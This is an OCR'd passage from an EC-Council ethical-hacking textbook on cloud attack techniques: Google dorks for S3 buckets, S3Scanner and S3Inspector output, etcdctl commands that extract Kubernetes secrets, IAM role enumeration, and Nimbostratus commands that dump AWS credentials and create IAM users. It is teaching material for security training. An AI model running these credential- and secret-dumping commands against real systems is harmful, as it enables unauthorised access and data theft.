


Figure 19.44: Screenshot of the advanced search results in Bing

- **Advanced Google Hacking**

  Attackers use advanced Google search operators, such as "`inurl`", to search for URLs related to the target S3 buckets. Some of the Google Dorks used by attackers to identify URLs of the target S3 buckets include the following:

  - `inurl: s3.amazonaws.com`
  - `inurl: s3.amazonaws.com/audio/`
  - `inurl: s3.amazonaws.com/video/`
  - `inurl: s3.amazonaws.com/backup/`
  - `inurl: s3.amazonaws.com/movie/`
  - `inurl: s3.amazonaws.com/image/`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.45: Screenshot of the advanced search results in Google

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Open S3 Buckets using S3Scanner

- Attackers use S3Scanner to identify open S3 buckets of cloud services such as Amazon AWS and retrieve their content for some malicious purpose
- S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, PDF files, backup files, and credentials

```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28      (found) | ads-staging | Unknown Size | Timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32      (found) | admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 (not found) | google.cn
2018-03-18 22:15:45      (found) | alb-prod | Unknown Size | Timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47      (found) | app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53      (found) | alexander-fell | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53    (invalid) | go
2018-03-18 22:16:00      (found) | amsta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07      (found) | appshack | 297.3 KiB | ACLs: AccessDenied
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Open S3 Buckets using S3Scanner

Source: *https://github.com*

Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to dump all open buckets and log both open and closed buckets to a text file:

```
python ./s3scanner.py --include-closed --out-file buckets_found.txt --
dump bucket_names.txt
```

In the above command, `buckets_name.txt` contains the list of buckets to scan, while the results are stored in the `buckets_found.txt` file.


```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28      (found) | ads-staging | Unknown Size | Timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32      (found) | admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 (not found) | google.cn
2018-03-18 22:15:45      (found) | alb-prod | Unknown Size | Timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47      (found) | app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53      (found) | alexander-fell | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53    (invalid) | go
2018-03-18 22:16:00      (found) | amsta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07      (found) | appshack | 297.3 KiB | ACLs: AccessDenied
```


Figure 19.46: Screenshot of S3Scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Kubernetes etcd

- etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers examine etcd processes, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and PKI information is

```
# ps -ef | grep apiserver
```

- The command used to identify secrets stored in the Kubernetes cluster is as follows:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating AWS Account IDs

- AWS accounts are identified via unique IDs, which when exposed in the public domain can be leveraged by attackers to perform various attacks on the target cloud services
- Using AWS account IDs, attackers can perform various activities such as resource enumeration, IAM role assumption, and the invocation of a Lambda function

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories such as GitHub
- Screenshots
- RDS (Relational Database Service) public snapshots
- Public EBS (Elastic Block Store) snapshots
- Public AMIs (Amazon Machine Images)
- People posting personal IDs to seek online assistance/troubleshooting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating AWS Account IDs

AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating IAM Roles

- Attackers enumerate IAM role names by analyzing the AWS error messages which reveal information regarding the existence of a user
- In AWS cloud services, users can perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role

Information gathered by attackers through IAM role enumeration:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (E.g. CloudSploit, Datadog, Okta, etc.)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating IAM Roles

Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.

For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.47: Screenshot of an AWS error message when targeting an existent role

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.48: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Bucket Permissions using S3Inspector

- Attackers use S3Inspector to enumerate AWS S3 bucket permissions
- Attackers can enumerate information about each bucket, such as an indicator of the bucket specifying if it is public or not, permissions of the bucket if it is public, and a list of URLs to access the public bucket

```
==========
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: [illegible] by [illegible]
Permission: [illegible] by [illegible]
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
==========
Bucket myweeklyreports: Not public
Location: us-west-2
==========
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: [illegible] by [illegible]
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
==========
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: [illegible] by [illegible]
Permission: [illegible] by [illegible]
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Bucket Permissions using S3Inspector

Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-pubic buckets respond with access denied reports.

```
==========
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: [illegible] by [illegible]
Permission: [illegible] by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
==========
Bucket myweeklyreports: Not public
Location: us-west-2
==========
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: [illegible] by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
==========
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: [illegible] by [illegible]
Permission: [illegible] by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

Figure 19.49: Screenshot of S3Inspector

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Amazon Cloud Infrastructure using Nimbostratus

- Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures
- It allows attackers to enumerate access to AWS services for the current IAM role, use a poorly configured IAM role to create a new AWS user, extract the current AWS credentials from metadata, etc.

- Dump credentials

  `$ nimbostratus dump-credentials`

- Dump permissions


  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- Dump instance metadata

  `$ nimbostratus dump-ec2-metadata`

- Create DB snapshot

  `$ nimbostratus snapshot-rds --access-key=... --secret-key=... --password foolmeonce --rds-name nimbostratus --region ap-southeast-1`



https://andresriancho.github.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  `$ nimbostratus dump-credentials`

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  `$ nimbostratus dump-ec2-metadata`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.

```
$ nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

```
$ nimbostratus snapshot-rds --access-key=... --secret-key=... --
password foolmeonce --rds-name nimbostratus --region ap-
southeast-1
```

- **Create new user**: Create a new IAM user using existing credentials.

```
$ nimbostratus create-iam-user --access-key=... --secret-key=...
```

Figure 19.50: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install `aws-cli` to check the version and create an account

Step 3: Extract access keys

- Sign In and go to `https://console.aws.amazon.com/iam/`
- Select Users → Add User
